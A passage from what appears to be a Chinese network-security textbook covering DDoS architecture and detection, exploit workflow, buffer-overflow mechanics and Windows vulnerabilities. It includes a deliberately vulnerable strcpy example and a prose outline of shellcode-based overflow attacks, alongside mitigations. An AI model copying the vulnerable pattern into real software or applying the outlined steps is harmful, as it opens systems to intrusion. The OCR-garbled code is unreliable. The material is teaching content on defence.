


图 3-39 DDoS 的三级控制结构

DDoS 要获得成功，需要进行长期的准备工作。首先，攻击者寻找在 Internet 上有漏洞的主机，必须进入系统后在其上面安装后门程序，侵入并控制分布在世界各地的大量主机，在这些主机上编译安装 Handler 和 Agent，使它们持续地活动，这一步骤称为“构造攻击网络”；其次，攻击者在自己的机器上操纵客户端，将控制命令发往各个主控端；最后再由主控端间接地控制代理端，发起 DDoS 攻击。由于攻击者在幕后操纵，所以在攻击时不会受到监控系统的跟踪，身份不容易被发现。

目前主要的 DDoS 工具有 Trinoo、TFN（TribeFloodingNetwork）、Staecheldraht、TFN2K（TribeFloodingNetwork2000）、Trinityv3 等。

对付上述 DDoS 攻击的方法主要有：

① 在数据流中搜寻特征字符串。攻击者在传达攻击命令或发送攻击数据时，虽然都加入了伪装甚至加密，但是其数据包中还是有一些特征字符串。通过搜寻这些特征字符串，就可以确定攻击服务器和攻击者的位置。

② 利用攻击数据包的某些特征。攻击的数据包一般有某些特征。例如，超长或畸形的 ICMP 或 UDP 包等。即使数据包本身比较正常，但是其中的数据比较特异，例如存在某种加密特性时，很可能就是攻击控制器向攻击机发布的攻击命令。

③ 设置防火墙监视本地主机端口的使用情况。对本地主机中的敏感端口，如 UDP31335、UDP27444、TCP27665，进行监视，如果发现这些端口处于监听状态，则系统很可能受到攻击。即使攻击者已经对端口的位置进行了一定的修改，但如果外部主机主动向网络内部高标号端口发起连接请求，则系统也很可能受到侵入。

④ 对通信数据量进行统计也可获得有关攻击系统的位置和数量信息。例如，在攻击之前，目标网络的域名服务器往往会接收到远远超过正常数量的反向和正向的地址查询。在攻击时，攻击数据的来源地址会发出超出正常极限的数据量。

⑤ IP 逆向追踪。在当前 IP 源地址可欺骗的情况下，准确、快速追踪攻击源是防范网络攻击尤其是 DOS 攻击的关键，通过 IP 逆向追踪技术就近封锁攻击流或采取其他的制裁措施。

3.3.5　漏洞攻击

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。PoC 是漏洞的触发代码。在网络安全上来说，PoC（ProofofConcept，攻击概念证明）文件，是对于威胁较大的漏洞来说的，文件内包含有触发漏洞的代码或信息，用于给漏洞产品的开发人员参考并做出相应的补丁。

3.3.5.1　exploit

为了达到发现网站的漏洞，实现获取密码档、添加用户、控制网站的目标，攻击者会进行 exploit。exploit 字面上的意思是“开拓、开发”，而在破解圈子里面，公认的概念是“漏洞及其利用”。通俗的说，exploit 就是利用一切可以利用的工具、采用一切可以采用的方法、找到一切可以找到的漏洞，并且通过对漏洞资料的分析研究，从而达到获取网站用户资料文档、添加自定义用户、甚至侵入网站获得管理员权限控制整个网站的最终目的。exploit 的基本过程如下：

第一步，对目标网站进行扫描。可以用已知的漏洞列表进行扫描，查看目标是否有漏洞列表中的漏洞。也可以用一些专门的软件，扫描目标的其他相关信息，包括网站使用的操作系统版本、提供的服务以及开放的端口等等。

第二步，对扫描获得的信息进行分析研究，从而找出漏洞所在以及利用的方法。

第三步，选用相应的工具，获取密码档、添加用户、获得管理员权限等等。

3.3.5.2 缓冲区溢出攻击

缓冲区溢出攻击是一种通过往程序的缓冲区写超出其长度的内容，造成缓冲区溢出，从而破坏程序的堆栈，使程序转而执行其他预设指令，以达到攻击目的的攻击方法。缓冲区溢出是一个非常普遍、非常严重的漏洞，在各种操作系统中广泛存在。

1．缓冲区溢出攻击原理

缓冲区是计算机内存中的一个连续块，保存了给定类型的数据。当进行大量动态内存分配而又管理不当时，就会出现问题。动态变量所需要的缓冲区，是在程序运行时才进行分配的。如果程序在动态分配的缓冲区中放入超长的数据，它就会溢出。

打个比方，缓冲区溢出好比是将十磅的糖放进一个只能装五磅的容器里。一旦该容器放满了，余下的部分就溢出。程序设计者编写的程序代码，如果没有对目的区域即缓冲区做适当的检查，看它们是否够大，能否完全装入新的内容，结果就可能造成缓冲区溢出。但是，如果缓冲区仅仅只是溢出，还不具有破坏性。当糖溢出时，柜台被盖住。当把糖擦掉或用吸尘器吸走，就可以恢复柜台本来的面貌。与此不同的是，当缓冲区溢出时，过剩的信息覆盖的是计算机内存中以前的内容，除非这些被覆盖的内容被保存或能够恢复，否则就会永远丢失。在丢失的信息里可能有被程序调用的子程序及其参数。这意味着程序不能得到足够的信息从子程序返回，以完成它的任务。如果入侵者用精心编写的入侵代码（一种恶意程序）使缓冲区溢出，然后让程序依据预设的方法处理缓冲区，并且执行预设的程序代码，此时的程序就完全被入侵者操纵。

缓冲区溢出攻击的基本原理是向缓冲区中写入超长的、预设的内容，导致缓冲区溢出，覆盖其他正常的程序或数据，然后让计算机转去运行这行预设的程序，达到执行非法操作、实现攻击的目的。

2．缓冲区溢出程序的原理

众所周知，C 语言不进行数组的边界检查。在许多 C 语言实现的应用程序中，都假定缓冲区的长度是足够的，即它的长度肯定大于要拷贝的字符串的长度，事实上却并非如此。

通常，一个程序在内存中分为程序段、数据段和堆栈三部分。程序段里放着程序的机器码和只读数据；数据段放程序中的静态数据；动态数据则通过堆栈来存放。在内存中，它们的位置如图 3-40 所示。




图 3-40 一个程序在内存中的存放

堆栈的特性是后进先出（LIFO），即先进入堆栈的对象最后出来，最后进入堆栈的对象最先出来。堆栈两个最重要的操作是 PUSH 和 POP。PUSH 将对象放入堆栈顶端（最外边，内存高端）；POP 操作实现一个逆向过程，把顶端的对象取出来。

一般来讲，当发生程序调用时，计算机做如下操作：

① 把参数压入堆栈，即将参数放在堆栈最里端（一般是堆栈的高地址端）。

② 把指令寄存器（IB）中的内容压入堆栈作为返回地址（RET）。

③ 把当前（旧）的基址寄存器 LB 压入堆栈保存，然后把当前的堆栈指针（SP）拷贝到 LB，作为新的基地址。这样，程序可以通过 LB 这个值读（1）中压入的参数。

④ 为本地变量留出一定空间，把 SP 减去适当的数值。

举一个简单的例子描述上述过程：

```
voidfunction (char*str)
{
charbuffer[16];
strcpy (buffer, str);
}
voidmain ()
{
intt;
charbuffer[128];
for (i=0; i<127; i++)
buffer[i]='A';
buffer[127]=0;
function (buffer);
print (“Thisisatest\n”);
}
```

这是一个典型的存在缓冲区溢出错误的程序。在函数 function()中，将一个 128 字节长度的字符串拷贝到只有 16 字节长的局部缓冲区中去，在调用 strcpy()进行字符串拷贝时没有进行缓冲区越界检查。图 3-41 中可以看到执行函数 function()时的堆栈情形。

执行此程序得不到输出“Thisisatest”。因为程序没有执行到这一步，当程序执行到 function()时，子程序执行完毕，应返回到执行 print（“Thisisatest\n”）处，但是，由于缓冲区已经溢出，子程序的返回地址变成了 0x41414141——一个显然还在进程地址空间但已不是程序正常流程的地址——无法预料在这里程序会执行什么指令，但本程序很小，不会引起严重后果。因为 0x41414141 是在主程序中对字符串数组赋值时写入的值，可以设想，假如在主程序中对字符串数组赋值时，将一个有危险指令序列的地址以字符串方式填入在刚好覆盖子程序返回地址的数组位置，那么子程序执行完返回时，就会执行这

一段危险指令，其后果将是不可预料的。

缓冲区溢出程序正是以这种原理来工作的，但是要想使它能够执行任意命令并没有这么简单。




图 3-41 调用函数 function()时堆栈的情形

3. 缓冲区溢出程序的要素及执行步骤

通过上面的分析可知，修改程序的返回地址，让它去执行一段精心准备的程序，可以达到攻击的目的。

一个缓冲区溢出程序的执行通常由 4 个步骤组成：

① 准备一段可以调出一个 shell 的机器码形式的字符串，称之为 SHELLCODE。

② 申请一个缓冲区，并将机器码填入缓冲区的低端。

③ 估算机器码在堆栈中的起始位置，并将这个位置写入缓冲区的高端。

④ 将这个缓冲区作为系统一个有着缓冲区溢出错误的程序的一个入口参数，并执行这个有错误的程序。

例如，利用缓冲区溢出漏洞攻击 root 程序，通过执行类似“exec（sh）”的执行代码来获得 root 的 shell。黑客要达到目的通常要完成两个任务：在程序的地址空间里安排适当的代码；通过适当初始化寄存器和存储器，让程序跳转到安排好的地址空间执行。

（1）在程序的地址空间安排适当的代码

在程序的地址空间里安排适当的代码往往是相对简单的，如果要攻击的代码在所攻击程序中已经存在了，只需简单地对代码传递一些参数，然后使程序跳转到目标中就可以完成了。例如，攻击代码要求执行“exec（‘/bin/sh’）”，而在 libc 库中的代码执行“exec（arg）”，其中的“arg”是个指向字符串的指针参数，只要把传入的参数指针修改，让它指向“/bin/sh”，然后再跳转到 libc 库中的相应指令序列就行了。这个可能性是很小的，一般情况下要用“植入法”的方式来完成，具体是指向要攻击的程序里输入一个字符串，

程序就会把这个字符串放到缓冲区中，这个字符串包含的数据是可以在攻击目标的硬件平台上运行的指令序列。缓冲区可以设在堆栈（自动变量）、堆（动态分配的）和静态数据区（初始化或者未初始化的数据）等的任何地方。

（2）将控制程序转移到攻击代码的方式

所有的这些方法都是在寻求改变程序的执行流程，使它跳转到攻击代码，最为基本就是溢出一个没有检查或者其他漏洞的缓冲区，扰乱程序的正常执行次序。通过溢出某缓冲区，可以改写相近程序的空间而直接跳过系统对身份的验证。原则上讲攻击时所针对的缓冲区溢出的程序空间可为任意空间。因不同地方的定位相异，出现了多种转移方式。

① FunctionPointers（函数指针）

在程序中，“void（*foo）()”声明了一个返回值为“void”FunctionPointers 的变量“foo”。FunctionPointers 可以用来定位任意地址空间，攻击时只需要在任意空间里的 FunctionPointers 邻近处找到一个能够溢出的缓冲区，然后用溢出来改变 FunctionPointers。当程序通过 FunctionPointers 调用函数，程序的流程就会实现。

② ActivationRecords（激活记录）

一个函数调用发生时，堆栈中会留驻一个 ActivationRecords，它包含了函数结束时返回的地址。溢出这些自动变量，使这个返回地址指向攻击代码来改变程序的返回地址。当函数调用结束时，程序就会跳转到事先所设定的地址，而不是原来的地址。

③ Longjmpbuffers（长跳转缓冲区）

C 语言中包含了一个简单的检验/恢复系统，称为“setjmp/longjmp”，意为在检验点设定“setjmp（buffer）”，用 longjmp（buffer）“恢复检验点”。如果攻击时能进入缓冲区空间，“longjmp（buffer）”实际上是跳转到攻击的代码。像 FunctionPointers 一样，longjmp 缓冲区能够指向任何地方，只要找到一个可供溢出的缓冲区。

④ 植入码和流程控制

常见的缓冲区溢出攻击类是在一个字符串里综合了代码植入和 ActivationRecords。缓冲区溢出改变 ActivationRecords 的同时植入代码（因 C 在习惯上只为用户和参数开辟很小的缓冲区）。植入代码和缓冲区溢出不一定要一次完成，可以在一个缓冲区内放置代码（这个时候并不能溢出缓冲区），然后通过溢出另一个缓冲区来转移程序的指针。这种方法一般用于可供溢出的缓冲区不能放入全部代码的攻击。使用缓冲区溢出改变程序的参数然后利用另一个缓冲区溢出使程序指针指向 libc 中的特定的代码段。可见程序编写的错误造成网络的不安全性应当受到重视，因为它的不安全性已被缓冲区溢出表现得淋漓尽致了。

所有的缓冲区溢出漏洞几乎都归因于 C 语言。如果只有类型安全的操作才可以被允许执行，就不会出现对变量的强制操作。类型安全的语言有 Java 和 ML 等，但作为 Java 执行平台的 Java 虚拟机是 C 程序，所以攻击 JVM 的途径就是使 JVM 的缓冲区溢出。

缓冲区溢出攻击利用了目标程序的缓冲区溢出漏洞，操作目标程序堆栈输入过长的字符串，这带来两种后果，一是过长的字符串覆盖了相邻的存储单元而造成程序瘫痪，甚至造成宕机、系统或进程重启等；二是可让攻击者运行恶意代码，执行任意指令，甚至获得超级用户权限等。

总而言之，这种攻击能够成功主要是利用了程序中边界条件、函数指针等设计不当的漏洞，即利用了 C 程序本身的不安全性。而大多数 Unix、Linux、Windows 系统的开发都依赖于 C 语言，所以缓冲区溢出攻击成为操作系统、数据库等应用程序最普遍的漏洞之一。

4．缓冲区溢出攻击的防范策略

缓冲区溢出攻击的防范是和整个系统的安全性分不开的。如果整个网络系统的安全设计很差，则遭受缓冲区溢出攻击的机会也大大增加。针对缓冲区溢出，可以采取多种防范策略。

（1）系统管理上的防范策略

- 关闭不需要的特权程序。
- 及时给程序漏洞打补丁。

（2）软件开发过程中的防范策略

发生缓冲区溢出的主要及各要素是：数组没有边界检查而导致的缓冲区溢出；函数返回地址或函数指针被改变，使程序流程的改变成为可能；植入代码被成功的执行等等。所以针对这些要素，从技术上可以采取一定的措施。

- 编写正确的代码。只要在所有拷贝数据的地方进行数据长度和有效性的检查，确保目标缓冲区中数据不越界并有效，则就可以避免缓冲区溢出，更不可能使程序跳转到恶意代码上。
- 缓冲区不可执行。通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被植入被攻击程序输入缓冲区的代码，这种技术被称为缓冲区不可执行技术。
- 改进 C 语言函数库。C 语言中存在缓冲区溢出攻击隐患的系统函数有很多。例如 gets()，sprintf()，strcpy()，strcat()，fscanf()，scanf()，vsprintf()等。可以开发出更安全的封装了若干已知易受堆栈溢出攻击的库函数。
- 使堆栈向高地址方向增长。使用的机器堆栈压入数据时向高地址方向前进，那么无论缓冲区如何溢出，都不可能覆盖低地址处的函数返回地址指针，也就避免了缓冲区溢出攻击。但是这种方法仍然无法防范利用堆和静态数据段的缓冲区进行溢出的攻击。
- 程序指针完整性检查。原理是在每次在程序指针被引用之前先检测该指针是否已被恶意改动过，如果发现被改动，程序就拒绝执行。
- 利用编译器将静态数据段中的函数地址指针存放地址和其他数据的存放地址分离。

3.3.5.3　系统漏洞

操作系统是计算机系统最基本也是最重要的系统软件，它的安全性在某种程度上决定了整个计算机系统的安全性。如果操作系统本身存在严重的安全漏洞，就算其他软件系统天衣无缝也是枉然。然而很遗憾的是，经常使用的系统，特别是微软的 Windows 操作系统，都存在着或多或少的漏洞，遭受黑客攻击以及病毒感染的事件屡屡发生，给用户带来巨大的麻烦和严重的损失。下面就先来看看一些典型的系统漏洞及针对这些漏洞所实施的攻击。

1. Windows 系统的常见漏洞分析

Windwos2000 及其以前的版本存在许多安全漏洞，如 Windwos2000 系统上著名的输入法登录漏洞等。由于这些版本过于陈旧，使用者渐少，在此就不再赘述。微软在其后续版本中弥补了这些发现的漏洞并不断增强了系统的安全性。但是一些漏洞仍不断被发现，如 2003 年上半年出现的利用系统的远程过程调用（RPC）漏洞的冲击波病毒对各种 Windows 版本产生强大的攻击和破坏，虽然微软公司马上发布了他们的系统补丁，但对用户造成的损失仍然十分巨大。

微软在 WindowsXP 的安全性方面做了许多工作，增加了许多新的安全功能。例如，Internet 连接防火墙，支持多用户的加密文件系统，改进的访问控制，对智能卡的支持等。Internet 连接防火墙是 WindowsXP 的重要特性之一。它可用于在使用 Internet 连接共享时保护 NAT 机器和内部网络，也可用于保护单机。所以，看起来它既像主机防火墙，又像网络防火墙。实际上，Internet 连接防火墙属于个人防火墙，它的功能比常见的主机防火墙 BlackICE 和 ZoneAlarm 以及网络防火墙 PIX 和 Netscreen 等都相差甚大。它最适合保护本机的 Internet 连接。事实上，一旦启用了 Internet 连接防火墙，只有经过域认证的用户才可以正常访问主机，而所有其他来自 Internet 的 TCP/ICMP 连接包都将被丢弃，这可以较好地防止端口扫描和拒绝服务攻击。在 Windows2000 中，微软就采用了基于公共密钥加密技术的加密文件系统（EFS）。在 WindowsXP 中，对加密文件系统做了进一步改进，使其能够让多个用户同时访问加密的文档。用户可以通过设置加密属性的方式对文件或文件夹实施加密，其操作过程就像设置其他属性一样。如果对一个文件夹进行加密，那么，在此文件夹中创建或添加的所有文件和子文件夹都将自动进行加密。因此，在文件夹级别上实施加密操作是比较合适的。EFS 还允许在 Web 服务器上存储加密文件。这些文件通过 Internet 进行传输并且以加密的形式存储在服务器上。当用户需要使用自己的文件时，它们将以透明方式在用户的计算机上进行解密。这种特性允许以安全方式在 Web 服务器上存储相对敏感的数据，而不必担心数据被窃取，或在传输过程中被他人读取。WindowsXP 对访问控制方面的策略做了较多的改进。主要有，限制网络用户为来宾账号的策略，空口令限制策略，借助 MicrosoftPassport 实现的单一登录方式，针对漫游用户的凭证管理等。例如，凭证管理特性为包括密码和 X.509 证书在内的用户凭证提供了安全的存储方式。该特性为包括漫游用户在内的所有用户提供了一致性的单一签名

体验。如果用户需要访问公司网络中的一个应用程序，那么，在首次进行尝试时，用户需要进行身份验证，并根据提示信息提供一个凭证。在提供该凭证后，它将与所请求的应用程序建立关联。当用户再次访问该应用程序时，原先所保存的凭证将在无须重新输入的情况下再次使用。智能卡性能集成到操作系统中，包括支持智能卡登录到终端服务器会话。对智能卡的内在支持使基于智能卡的安全技术应用更为方便。例如，私有密钥和其他个人标识的存储等。

WindowsXP 发布后，与之有关的漏洞有：UPnP 拒绝服务漏洞、GDI 拒绝服务漏洞、终端服务 IP 地址欺骗漏洞。UPnP 拒绝服务漏洞的描述是这样的：通用即插即用（UPnP）服务使计算机能够发现和使用基于网络的设备。WindowsME 和 XP 自带 UPnP 服务；由于 UPnP 服务不能正确地处理某种类型的无效请求，因此产生了一个安全漏洞。Windows98、98SE 和 ME 系统在接收到这样的一个请求之后会出现各种后果，可能造成性能降低甚至系统崩溃；WindowsXP 系统受到的影响没有那么严重，因为该漏洞含有一个内存泄露问题，WindowsXP 系统每次接收到这样的一个请求时，就会有一小部分系统内存无法使用，如果这种情况重复发生，就会耗尽系统资源，使性能降低，甚至完全终止。

WindowsVista 是微软按照自己的安全开发生命周期（SecurityDevelopmentLifecycle）开发的第一个 Windows 客户端，从一开始，就把安全放在了首要地位，定义了每一位开发人员都必须遵守的可重复的工程过程，并在该过程发布之前进行过验证。为了从架构级提升安全性，WindowsVista 采用了一个新的策略，Windows 服务加强策略（WindowsServiceHardening）。该策略提升系统服务的安全性。WindowsVista 还通过改进测试和开发过程来降低缓冲区溢出漏洞的危险，并且还针对 64 位系统的安全性在很多方面有增强。有了用户账号控制，日常用户都可以更容易地管理自己的账号，从一定程度来讲，降低了风险。Windows 登录架构也被重新设计，提升了可靠性、提供了增强的认证方法。网络访问防（NetworkAccessProtection）帮助保持共享网络的安全性，所采取的措施是给了网络管理员的工具，可以把不安全的机器从网络中隔离出来。改进了的对智能卡的支持使得公司可以更加容易地用多因子认证增强密码的安全性。

虽然 WindwosXP 和 Vista 的安全性较之以前的版本要高许多，但漏洞的发现仍时有发生。现列举几例以供读者参考。

（1）系统热键漏洞

热键（HotKey）是用来启动一个程序或者使用一个程序的某项功能的一个键和一组键，一个键可以包括 F1，F2 这些功能键，也可以是一些特制的键，比如 Dell 键盘上的“Internet”，“mail”等一般键盘上没有的键，最常见的主要是一些组合键，使用 QQ 的人最熟悉的热键是“Ctrl+~”组合键，用来打开快捷地查看发来的信息。还有许多热键可以用来打开程序，这些热键一般自己可以设置，设置后可以用来打开各种程序，可以为每个程序的设置确定规则，这样就可以有效地利用热键的功能，比如按照程序的首字母

来命名，这样经过设置后，就可以方便地用“Ctrl＋Alt＋N”打开记事本，用“Ctrl＋Alt＋W”打开 Word，对于那些对某个工具特别依赖的人来说，这样的打开程序的方式是很方便的，因此被广泛使用。

在办公的时候，人们常常需要暂时离开一下，这样就有可能信息被窥或丢失甚至造成更严重的后果，所以就有了屏幕保护程序。如果设了密码，那么一般情况下，别人就动不了计算机，这样就保证了安全。在 WindowsXP 中，它提供一种称之为“自注销”(即自动注销）的功能，这种功能与屏幕保护程序有着异曲同工之妙，在计算机有一段时间处于静止状态后它就自动注销，不过这种“注销”是一种假注销，所有的后台程序都还在运行，跟没有注销前几乎没有什么差别，这就留下了隐患。

